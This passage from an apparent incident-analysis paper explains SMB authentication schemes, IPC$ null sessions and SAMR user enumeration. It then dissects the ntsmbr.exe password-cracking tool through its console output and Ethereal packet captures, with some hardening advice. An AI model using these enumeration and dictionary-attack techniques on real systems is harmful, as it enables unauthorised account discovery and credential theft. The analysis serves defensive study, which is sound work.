 - a. The SMB session setup requests do not include username and password in case of the anonymous login. It is used to access special purpose SMB shares, e.g. the IPC\$ (Inter-Process Communications share) hidden share.
 - b. The guest login can be used in the same way as the anonymous login.
2. Plaintext Passwords (user-level/share-level security)
 - a. The passwords are sent from clients to servers in clear text, so they can be easily sniffed.
3. LM challenge/response
 - a. The LM Hash is derived from the password and a copy of it is stored on the server's authentication database. Since the LM Hash is password equivalent and its algorithm is easy to crack, it must be protected as if it were the password.
 - b. The server generates a very random string of bytes, called a *challenge*, and sends it to the client. The *SecurityMode* field of the NEGOTIATE PROTOCOL response will have bit 0x02 set and the challenge will be found in the *EncryptionKey* field.
 - c. Both the client and server use the LM Hash to encrypt the *challenge*.
 - d. The client sends the encrypted *challenge*, called LM response, to the server either in the SESSION_SETUP_ANDX.CaseInsensitivePassword field (for user level security) or the TREE_CONNECT_ANDX.Password field (for share level security).
 - e. The server then sends back a SESSION SETUP ANDX RESPONSE that includes an authentication status (success/failure).

Although the LM challenge/response is definitely an improvement over the plaintext mechanism, it is still very vulnerable to password dictionary and

²² <http://us1.samba.org/samba/ftp/specs/smb-lm21.doc>

brute force attack due to the weaknesses embedded in the LM Hash algorithm itself, i.e. the upper-casing, null-padding, chopping, and concatenation described in the LM Hash generation process below.

The Lan Manager (LM) hash, a sixteen byte string that is generated from:¹⁹

- The user password is either padded with nulls (0x00) or trimmed to fourteen (14) bytes. The password is given in the 8-bit OEM character set (extended ASCII), not Unicode.
- The 14-byte password string is converted to all upper-case.
- The upper-case 14-byte password string is chopped into two 7-byte keys.
- The seven-byte keys are each used to DES-encrypt the string constant "KGS!@#\$\$%", which is known as the "magic" string.
- The two 8-byte results are then concatenated together to form the 16-byte LM hash.

4. NTLM Challenge/Response, an improved version of LM Challenge/Response with the following differences:
 - a. The hash is generated from a mixed-case Unicode (UCS-2LE) representation of the password.
 - b. In addition, the MD4() message digest function (RFC 1320) is used instead of the DES() function and therefore, the generated 16-byte hash does not require any padding or trimming of the input.
 - c. The NTLM Response is sent to the server in the SESSION_SETUP_ANDX. CaseSensitivePassword field.

Despite the above improvements, the NTLM Response is still generated using the same 56-bit encryption algorithm as it is in the LM Response. Also, some clients still include both NTLM Response and LM Response in their SESSION SETUP ANDX REQUEST for backward-compatibility reason.

5. NTLMv2 – utilizes 128-bit encryption:
 - a. Uses the HMAC-MD5 Message Authentication Code Hash, which is a combination of HMAC and MD5. "HMAC is a Message Authentication Code algorithm that takes a hashing function (such as MD5 – an industrial-strength version of MD4) and adds a secret key to the works so that the resulting hash can be used to verify the *authenticity* of the data.
 - b. NTLM2 hash = HMAC_MD5 (NTLM hash, 16, data, datalen)
 - *NTLM hash*: calculated based on the information in the NTLM Challenge/Response section.
 - *data* contains concatenation of two Unicode strings, i.e.:
 - The Netbios name of either the SMB server or the NT Domain against which the user is trying to authenticate
 - The username that has been converted to upper-case UCS-2LE Unicode.
 - *datalen*: the length of the concatenated Unicode strings, excluding the null termination.
 - c. The NTLMv2 response = concat (*hmac*, 16, *blob*, *blobsize*)

- *blob*: normally with the size of 64 bytes, is generated randomly and appended to the end of the challenge. In practice, the blob is based on a formula described in more detail in Hertel C.'s book.¹⁹
 - *hmac*: the result of the HMAC_MD5 function, using the NTLMv2 Hash as the key and passing the challenge and blob into the function.
 - The *blob* and *blobsize* bytes of the *blob* is then appended to the end of the HMAC_MD5() result to create the NTLMv2 response.
- d. The NTLMv2 response is sent by the client in the SESSION_SETUP_ANDX. CaseSensitivePassword field.

The fact, that NTLMv2 introduces a much complex algorithm, slows down password dictionary and brute force attacks against it. However, accounts with weak passwords, especially if the passwords are near the beginning of the password dictionary, are still vulnerable.

The default behaviors of the Windows clients and servers are to send and receive both the LM and NTLM responses. To force the use of NTLMv2, the following registry variable needs to be changed/ created:

- *Windows 9x:*
HKLM\System\CurrentControlSet\Control\LSA\LMCompatibility
- *Windows NT/2000:*
HKLM \System\CurrentControlSet\Control\LSA\LMCompatibilityLevel

2.5.7 IPC\$ share

According to Microsoft KB 314984²³, Windows NT/2000/XP enables the following hidden shares – a hidden share is always identified by a dollar sign (\$) - by default, i.e.:

- The root partitions or volumes (e.g. C\$, D\$, etc.)
- The system root folder (i.e. ADMIN\$)
- The FAX\$ share
- The IPC\$ share
- The PRINT\$ share.

The hidden share that was used to facilitate this attack was the IPC\$ share. It is *“a share that is used to with temporary connections between clients and servers by using named pipes for communications among network programs. It is primarily used for remote administration of network servers.”*²³ In addition to the LanManager functions, the IPC\$ share is a transport for the DCE/RPC functions.²⁴

²³ <http://support.microsoft.com/default.aspx?scid=kb;en-us;q314984&sd=tech>

²⁴ DCE/RPC over SMB Samba and Windows NT domain Internals

Combining the anonymous access to the IPC\$ share and function calls to DCE/RPC pipes such as \PIPE\svrsvc and \PIPE\lsarpc, unnecessary information regarding the server (using the NetServerGetInfo function) and the Security Identifier (SID) of the Primary Domain Controller can be easily revealed.

2.5.8 DCE/RPC – Distributed Computing Environment Remote Procedure Call

DCE/RPC allows:²⁴

- functions being called on remote computers as if they were local functions.
- a set of functions being associated together; revision control of/ upgrading of/ negotiation for the use of a complete set of functions
- user authentication before the use of a set of functions.
- Transparent encryption of function parameters.

The DCE/RPC function calls are uniquely identified by an Opcode/ Opnum, a Universally Unique Identifier (UUID), and a revision number. A detail specification of this protocol can be obtained from the Open Group site.²⁵

2.5.9 SAMR (Security Accounts Manager)²⁴

\PIPE\samr is a named pipe that provides access to and management of the *Security Account Manager* database.²⁴ It is accessible through various the DCE/RPC operations.

When anonymous access to IPC\$ share is allowed, below are some of the *samr* security issues:²⁴

- *“Polling for valid Relative Identifiers (RIDs) in a SAM database”*
A valid RID can be obtained by making individual SamrOpenUser call with every possible RID in a domain (0x3fe to 0xffffffff). A full user profile can then be acquired through the SamrQueryUserInfo operation.
- *“Resolution of Relative Identifiers (RIDs) to names and vice-versa”*
Passing an array of RIDs (especially the well-known RIDs, e.g. the Administrator’s RID) to the SamrLookupRids function will cause the server to response with the user name or group name when given a valid RID. The SamrQueryUserInfo, SamrQueryGroupInfo, or SamrQueryAliasInfo call can then be performed based on valid RIDs to retrieve more information.
- *“Enumeration of all entries in the SAM database”*
The SamrQueryDisplayInfo operation allows complete listing of user names and their RIDs. Although this problem can be resolved by requiring a value of ‘0x1’ in the \HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous registry key, “this restriction does not nearly go far enough, what with all other

²⁵ <http://www.opengroup.org/public/pubs/catalog/c706.htm>

methods available to obtain SAM database information (including LsaLookupSids)".

2.5.10 NTSMB in Action – Using Ethereal

NTSMB executes its password cracking by first trying to enumerate members of the administrators group via null sessions. If the enumeration succeeds, it will start the dictionary attack on all members of the administrators group. In a case where the enumeration fails, NTSMB will perform pure password cracking against the 'administrator' and 'admin' accounts.¹¹

In addition, NTSMB also checks the password policy set on the system before starting its dictionary attack and acts differently according the returned value.¹¹

```
C:\WINNT\Temp>ntsmbr res.txt
192.168.209.201 Enumerating
192.168.209.201 administrator password
192.168.209.201 administrator
192.168.209.201 administrator administrator
192.168.209.201 administrator administrator1
192.168.209.201 administrator administrator12
192.168.209.201 administrator administrator123
192.168.209.201 administrator rotartsinimda
192.168.209.201 administrator admin
192.168.209.201 administrator test
192.168.209.201 admin2 password
192.168.209.201 admin2
192.168.209.201 admin2 admin2
192.168.209.201 admin2 admin21
192.168.209.201 admin2 admin212
192.168.209.201 admin2 admin2123
192.168.209.201 admin2 2nimda
192.168.209.201 admin2 admin
192.168.209.201 admin2 test
192.168.209.201 admin1 password
192.168.209.201 admin1
192.168.209.201 admin1 admin1
192.168.209.201 admin1 admin112
192.168.209.201 admin1 admin1123
192.168.209.201 admin1 1nimda
192.168.209.201 admin1 admin
192.168.209.201 admin1 test
192.168.209.201 administrator 12345
192.168.209.201 administrator secret
192.168.209.201 Found administrator:secret
Scan Complete. Found 1
Remember that audited passwords are case INsensitive
```

Figure 18. NTSMB when anonymous logon is allowed

```

C:\WINNT\Temp>ntsmbr res.txt
192.168.209.201 Attempting Enumerate Via SID
192.168.209.201 Null Session Rejected
192.168.209.201 Enumerate Failed
192.168.209.201 administrator password
192.168.209.201 administrator
192.168.209.201 administrator administrator
192.168.209.201 administrator administrator1
192.168.209.201 administrator administrator12
192.168.209.201 administrator administrator123
192.168.209.201 administrator rotartsinimda
192.168.209.201 administrator admin
192.168.209.201 administrator test
192.168.209.201 admin password
192.168.209.201 admin
192.168.209.201 admin admin
192.168.209.201 admin admin1
192.168.209.201 admin admin12
192.168.209.201 admin admin123
192.168.209.201 admin nimda
192.168.209.201 admin admin
192.168.209.201 admin test
192.168.209.201 administrator 12345
192.168.209.201 administrator secret
192.168.209.201 Found administrator:secret
Scan Complete. Found 1
Remember that audited passwords are case INsensitive

```

Figure 19. NTSMB when anonymous logon is disabled

Based on the concept of the SMB protocol described in the previous section, this section will concentrate on analyzing how the SMB protocol is actually used by the *ntsmbr.exe*. By passing the packets captured while the *ntsmbr.exe* is being used in guessing passwords to the *Ethereal*²⁶ packet analyzer, below is the summary of the *ntsmbr.exe* in action.

1. Transport layer session establishment

- a. The attacker initiates the connection, sends SYN packet to the victim on TCP port 445 and 139
- b. The attacker receives victim's responses, i.e. SYN-ACK from the victim, on both port 445 and 139
- c. The attacker continues the session on port 445 (by responding with ACK) and terminates the connection on port 139 (by sending RST).

2. SMB protocol negotiation

- a. The attacker sends a SMB Negotiate Protocol Request (0x72) command packet to the victim, with all CIFS dialects it understands. In this case, the attacker appears to understand
 - 0 – PC Network Program 1.0
 - 1 – Lanman 1.0
 - 2 – Windows for Workgroups 3.1a
 - 3 – LM1.2X002
 - 4 – Lanman2.1
 - 5 – NT LM 0.12

²⁶ <http://www.ethereal.com/>

- b. The victim responds with a SMB Negotiate Protocol Response (0x72) command packet, selecting the dialect it would like to use, which is the highest-dialect that the server (victim) understand, i.e. Option 5 – the NT LM 0.12 in this case.
3. *SMB session establishment – anonymous user accounts*
- a. The attacker sends a SMB Session Setup AndX Request (0x73) packet. It contains NTLMSSP identifier (NTLMSSP) with NTLMSSP_NEGOTIATE message type. Since this session setup request does not include an 'accountName' in the data, the attacker tries to login anonymously.
 - b. The Victim responds with a SMB Session Setup AndX Response (0x73) command packet. It includes the STATUS_MORE_PROCESSING_REQUIRED error message. This is an indication that there are more *Extended Security* packets required.
 - c. The attacker sends another SMB Session Setup AndX Request (0x73). This time, it contains NTLMSSP identifier (NTLMSSP) with NTLMSSP_AUTH message type and explicitly includes the NULL *username* and the attacker's *hostname*. So, the attacker still tries to login anonymously.
 - d. The Victim responds with a SMB Session Setup AndX Response (0x73) command packet that contains the STATUS_SUCCESS NT status. At this point, the SMB Session has been successfully established through anonymous user login.
4. *IPC\$ connection*
- a. The Attacker sends a SMB Tree Connect Andx Request command (0x75) to request access to the hidden IPC\$ share.
 - b. The victim responds with a SMB Tree Connect Andx Response command (0x75) that includes STATUS_SUCCESS NT status to acknowledge the attacker's request for accessing the hidden IPC\$ share.
5. *Access to \samr named pipe – SMB level*
- a. SMB NT Create AndX Request, Path: \samr
The attacker sends a SMB NT_CREATE_ANDX (0xa2) request to access the SAM service (\samr) of the victim.
 - b. SMB NT Create AndX Response, FID: 0x4000
The victim replies with a positive SMB NT_CREATE_ANDX (0xa2) response. The requested file has been successfully opened and identified with FID 0x4000.




Figure 20. NTSMB In Action

6. Access to \samr named pipe – DCE/RPC level

a. SMB Transaction – DCE/RPC Bind: call_id: 1 UUID: SAMR

The attacker sends a DCE RPC bind request to establish a logical connection to the SAMR named pipe at the DCE/RPC level, to the victim machine.

b. DCERPC Bind_ack: call_id: 1 accept max_xmit:4280 max_recv: 4280

The victim confirms that the pipe is open that the DCE/RPC level.

The screen shot below illustrates *Step 1 – 6* (above) when viewed via *Ethereal*.

1	0.000000	192.168.209.167	192.168.209.201	TCP	1073 > microsoft-ds [SYN] Seq=3001721375 Ack=0 Win=64240 Len=0 MSS=1460
2	0.000059	192.168.209.167	192.168.209.201	TCP	1074 > netbios-ssn [SYN] Seq=3001782595 Ack=0 Win=64240 Len=0 MSS=1460
3	0.029578	192.168.209.201	192.168.209.167	TCP	microsoft-ds > 1073 [SYN, ACK] Seq=3110349199 Ack=3001721376 Win=64240 Len=0 MSS=1460
4	0.029609	192.168.209.201	192.168.209.167	TCP	netbios-ssn > 1074 [SYN, ACK] Seq=3110408509 Ack=3001782596 Win=64240 Len=0 MSS=1460
5	0.029636	192.168.209.167	192.168.209.201	TCP	1073 > microsoft-ds [ACK] Seq=3001721376 Ack=3110349200 Win=64240 Len=0
6	0.029662	192.168.209.167	192.168.209.201	TCP	1074 > netbios-ssn [RST] Seq=3001782596 Ack=3001782596 Win=0 Len=0
7	0.049613	192.168.209.167	192.168.209.201	SMB	Negotiate Protocol Request
8	0.067859	192.168.209.201	192.168.209.167	SMB	Negotiate Protocol Response
9	0.177555	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
10	0.188284	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
11	0.204314	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, NTLMSSP_AUTH
12	0.228417	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response
13	0.228422	192.168.209.167	192.168.209.201	SMB	Tree Connect AndX Request, Path: \\192.168.209.201\IPC\$
14	0.249499	192.168.209.201	192.168.209.167	SMB	Tree Connect AndX Response
15	0.290437	192.168.209.167	192.168.209.201	SMB	NT Create AndX Request, Path: \samr
16	0.440050	192.168.209.201	192.168.209.167	SMB	NT Create AndX Response, FID: 0x4000
17	0.461292	192.168.209.167	192.168.209.201	DCERPC	Bind: call_id: 1 UUID: SAMR
18	0.495619	192.168.209.201	192.168.209.167	DCERPC	Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280

Figure 21. NTSMB In Action – Step 1 to 6 (Ethereal)

7. DCE/RPC function calls/operations

Some of the operations below are repeated several times depending on the information (e.g. domains, user groups and their membership, etc.) obtained from the victim. The attacker starts by opening the BUILTIN domain, i.e. S-1-5-32.

- SamrConnect
- SamrOpenDomain
- SamrEnumerateDomainsInSamServer
- SamrLookupDomainInSamServer
- SamrOpenDomain
- SamrEnumerateDomainsInSamServer
- SamrOpenUser
- SamrQueryInformationUser
- SamrQuerySecurityObject – a sample of the returned security object is showed in the figure below.

```

Microsoft Security Account Manager
  Operation: SamrQuerySecurityObject (3)
  LSA_SECURITY_DESCRIPTOR pointer:
    Referent ID: 0x000a7d40
  LSA_SECURITY_DESCRIPTOR:
    Size: 108
  LSA_SECURITY_DESCRIPTOR data:
    Referent ID: 0x000b70e0
    Size: 108
  NT Security Descriptor
    Revision: 1
    Type: 0x8004
      1... .. = Self Relative: This SecDesc is SELF RELATIVE
      ..0... .. = SACL Protected: The SACL is NOT protected
      ...0... .. = DACL Protected: The DACL is NOT protected
      ....0... .. = SACL Auto Inherited: SACL is NOT auto inherited
      ....0... .. = DACL Auto Inherited: DACL is NOT auto inherited
      ....0... .. = SACL Auto Inherit Required: SACL does NOT require auto inherit
      ....0... .. = DACL Auto Inherit Required: DACL does NOT require auto inherit
      ....0... .. = SACL Defaulted: SACL is NOT defaulted
      ....0... .. = SACL Present: SACL is NOT present
      ....0... .. = DACL Defaulted: DACL is NOT defaulted
      ....0... .. = DACL Present: DACL is PRESENT
      ....0... .. = Group Defaulted: Group is NOT defaulted
      ....0... .. = Owner Defaulted: Owner is NOT defaulted
    Offset to owner SID: 0
    Offset to group SID: 0
    Offset to SACL: 0
    Offset to DACL: 20
  NT User (DACL) ACL
    Revision: 2
    Size: 88
    Num ACEs: 3
  NT ACE: S-1-1-0, flags 0x00, Access Allowed
    Type: Access Allowed (0)
  NT ACE Flags: 0x00
    0... .. = Audit Failed Accesses: Failed accesses will not be audited
    .0... .. = Audit Successful Accesses: Successful accesses will not be audited
    ...0... .. = Inherited ACE: This ACE was not inherited from its parent object
    ....0... .. = Inherit Only: This ACE applies to the current object
    ....0... .. = Non-Propagate Inherit: Subordinate object will propagate the inherited ACE further
    ....0... .. = Container Inherit: Subordinate containers will not inherit this ACE
    ....0... .. = Object Inherit: Subordinate files will not inherit this ACE
    Size: 20
  Access required: 0x0002035b
    Generic rights: 0x00000000
      ....0... .. = Maximum allowed: Not set
      ....0... .. = Access SACL: Not set
    Standard rights: 0x00020000
      ....0... .. = Synchronise: Not set
      ....0... .. = Write owner: Not set
      ....0... .. = Write DAC: Not set
      ....1... .. = Read control: Set
      ....0... .. = Delete: Not set
    LSA specific rights: 0x0000035b
      ....0... .. = Lookup names: Not set
      ....0... .. = Server admin: Not set
      ....1... .. = Set audit requirements: Set
      ....0... .. = Set default quota limits: Not set
      ....1... .. = Create privilege: Set
      ....0... .. = Create secret: Not set
      ....1... .. = Create account: Set
      ....1... .. = Trust admin: Set
      ....0... .. = Get private info: Not set
      ....1... .. = View audit info: Set
      ....1... .. = View local info: Set
    ACE: S-1-1-0
    NT ACE: S-1-5-32-544, flags 0x00, Access Allowed
    NT ACE: S-1-5-21-527237240-329068152-839522115-500, flags 0x00, Access Allowed
  Return code: STATUS_SUCCESS (0x00000000)

```

Figure 22. NTSMB In Action – SamrQuerySecurityObject

- j. SamrGetGroupForUser
- k. SamrGetAliasMembership
- l. SamrCloseHandle

8. Free the open handles/sessions/connections.

Step 7-8 are illustrated in the figure below.

No. -	Time	Source	Destination	Protocol	Info
21	0.507335	192.168.209.167	192.168.209.201	SAMR	SamrOpenDomain request, S-1-5-32
22	0.531343	192.168.209.201	192.168.209.167	SAMR	SamrOpenDomain response
23	0.531348	192.168.209.167	192.168.209.201	SAMR	SamrEnumerateDomainsInSamServer request
24	0.541979	192.168.209.201	192.168.209.167	SAMR	SamrEnumerateDomainsInSamServer response
25	0.562419	192.168.209.167	192.168.209.201	SAMR	SamrLookupDomainInSamServer request
26	0.580006	192.168.209.201	192.168.209.167	SAMR	SamrLookupDomainInSamServer response
27	0.580088	192.168.209.167	192.168.209.201	SAMR	SamrOpenDomain request, S-1-5-21-527237240-329068152-839522115
28	0.591881	192.168.209.201	192.168.209.167	SAMR	SamrOpenDomain response
29	0.591888	192.168.209.167	192.168.209.201	SAMR	SamrEnumerateUsersInDomain request
30	0.606675	192.168.209.201	192.168.209.167	SAMR	SamrEnumerateUsersInDomain response
31	0.606710	192.168.209.167	192.168.209.201	SAMR	SamrOpenUser request, rid 0x1f4
32	0.630308	192.168.209.201	192.168.209.167	SAMR	SamrOpenUser response
33	0.630313	192.168.209.167	192.168.209.201	SAMR	SamrQueryInformationUser request, level 21
34	0.645488	192.168.209.201	192.168.209.167	SAMR	SamrQueryInformationUser response
35	0.645493	192.168.209.167	192.168.209.201	SAMR	SamrQuerySecurityObject request, info_type 4
36	0.657908	192.168.209.201	192.168.209.167	SAMR	SamrQuerySecurityObject response
37	0.670150	192.168.209.167	192.168.209.201	SAMR	SamrGetGroupsForUser request
38	0.670155	192.168.209.201	192.168.209.167	SAMR	SamrGetGroupsForUser response
39	0.670159	192.168.209.167	192.168.209.201	SAMR	SamrGetAliasMembership request
40	0.670161	192.168.209.201	192.168.209.167	SAMR	SamrGetAliasMembership response
41	0.692223	192.168.209.167	192.168.209.201	SAMR	SamrCloseHandle request, OpenUser(rid 0x1f4)
42	0.704256	192.168.209.201	192.168.209.167	SAMR	SamrCloseHandle response
43	0.704347	192.168.209.167	192.168.209.201	SAMR	SamrOpenUser request, rid 0x1f5
44	0.729967	192.168.209.201	192.168.209.167	SAMR	SamrOpenUser response
45	0.729972	192.168.209.167	192.168.209.201	SAMR	SamrQueryInformationUser request, level 21
46	0.730062	192.168.209.201	192.168.209.167	SAMR	SamrQueryInformationUser response
47	0.730065	192.168.209.167	192.168.209.201	SAMR	SamrQuerySecurityObject request, info_type 4
48	0.730067	192.168.209.201	192.168.209.167	SAMR	SamrQuerySecurityObject response
49	0.769503	192.168.209.167	192.168.209.201	SAMR	SamrGetGroupsForUser request
50	0.769579	192.168.209.201	192.168.209.167	SAMR	SamrGetGroupsForUser response
51	0.769610	192.168.209.167	192.168.209.201	SAMR	SamrGetAliasMembership request
52	0.769613	192.168.209.201	192.168.209.167	SAMR	SamrGetAliasMembership response
53	0.769615	192.168.209.167	192.168.209.201	SAMR	SamrCloseHandle request, OpenUser(rid 0x1f5)
54	0.769618	192.168.209.201	192.168.209.167	SAMR	SamrCloseHandle response
55	0.769620	192.168.209.167	192.168.209.201	SAMR	SamrOpenUser request, rid 0x3e8
56	0.769623	192.168.209.201	192.168.209.167	SAMR	SamrOpenUser response
57	0.769625	192.168.209.167	192.168.209.201	SAMR	SamrQueryInformationUser request, level 21
58	0.769628	192.168.209.201	192.168.209.167	SAMR	SamrQueryInformationUser response
59	0.769630	192.168.209.167	192.168.209.201	SAMR	SamrQuerySecurityObject request, info_type 4
60	0.769661	192.168.209.201	192.168.209.167	SAMR	SamrQuerySecurityObject response
61	0.769692	192.168.209.167	192.168.209.201	SAMR	SamrGetGroupsForUser request
62	0.769695	192.168.209.201	192.168.209.167	SAMR	SamrGetGroupsForUser response
63	0.769697	192.168.209.167	192.168.209.201	SAMR	SamrGetAliasMembership request
64	0.769700	192.168.209.201	192.168.209.167	SAMR	SamrGetAliasMembership response
65	0.769703	192.168.209.167	192.168.209.201	SAMR	SamrCloseHandle request, OpenUser(rid 0x3e8)
66	0.769705	192.168.209.201	192.168.209.167	SAMR	SamrCloseHandle response
67	0.769707	192.168.209.167	192.168.209.201	SAMR	SamrCloseHandle request, OpenDomain(S-1-5-21-527237240-329068152-839522115)
68	0.769710	192.168.209.201	192.168.209.167	SAMR	SamrCloseHandle response
69	0.769712	192.168.209.167	192.168.209.201	SAMR	SamrCloseHandle request, OpenDomain(S-1-5-32)
70	0.799524	192.168.209.201	192.168.209.167	SAMR	SamrCloseHandle response
71	0.799529	192.168.209.167	192.168.209.201	SAMR	SamrCloseHandle request, Connect2 handle
72	0.799532	192.168.209.201	192.168.209.167	SAMR	SamrCloseHandle response
73	0.799535	192.168.209.167	192.168.209.201	SMB	Close Request, FID: 0x4000
74	0.799537	192.168.209.201	192.168.209.167	SMB	Close Response
75	0.870030	192.168.209.167	192.168.209.201	SMB	Logoff AndX Request
76	0.900846	192.168.209.201	192.168.209.167	SMB	Logoff AndX Response
77	0.900850	192.168.209.167	192.168.209.201	SMB	Tree Disconnect Request
78	0.927660	192.168.209.201	192.168.209.167	SMB	Tree Disconnect Response

Figure 23. NTSMB In Action – Step 7 to 8 (Ethereal)

9. *Dictionary Password Cracking* utilizing collected usernames in addition to the user accounts and password dictionary files. As shown in the packet capture below, the attacker try to establish SMB session using the different username and password combinations.

79	0.963991	192.168.209.167	192.168.209.201	TCP	1075 > netbios-ssn [SYN] Seq=3002072538 Ack=0 Win=64240 Len=0 MSS=1460
80	0.963995	192.168.209.167	192.168.209.201	TCP	1073 > microsoft-ds [FIN, ACK] Seq=3001726416 Ack=3110355005 Win=63471 Len=0
81	0.989875	192.168.209.201	192.168.209.167	TCP	netbios-ssn > 1075 [SYN, ACK] Seq=3110688730 Ack=3002072539 Win=64240 Len=0 MSS=1460
82	0.989879	192.168.209.201	192.168.209.167	TCP	microsoft-ds > 1073 [FIN, ACK] Seq=3110355005 Ack=3001726417 Win=63717 Len=0
83	0.989881	192.168.209.167	192.168.209.201	TCP	1075 > netbios-ssn [ACK] Seq=3002072539 Ack=3110688731 Win=64240 Len=0
84	0.989884	192.168.209.167	192.168.209.201	TCP	1073 > microsoft-ds [ACK] Seq=3001726417 Ack=3110355006 Win=63471 Len=0
85	0.989886	192.168.209.167	192.168.209.201	NBSS	Session request, to *SMBSERVER<20> from MBB<00>
86	1.018825	192.168.209.201	192.168.209.167	NBSS	Positive session response
87	1.018907	192.168.209.167	192.168.209.201	SMB	Negotiate Protocol Request
88	1.018910	192.168.209.201	192.168.209.167	SMB	Negotiate Protocol Response
89	1.018912	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
90	1.030706	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
91	1.049856	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
92	1.049860	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
93	1.049862	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
94	1.049865	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
95	1.049868	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
96	1.049948	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
97	1.049952	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
98	1.049954	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
99	1.049956	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
100	1.049958	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
101	1.049960	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
102	1.049962	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
103	1.049964	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
104	1.049966	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
105	1.049969	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
106	1.099502	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
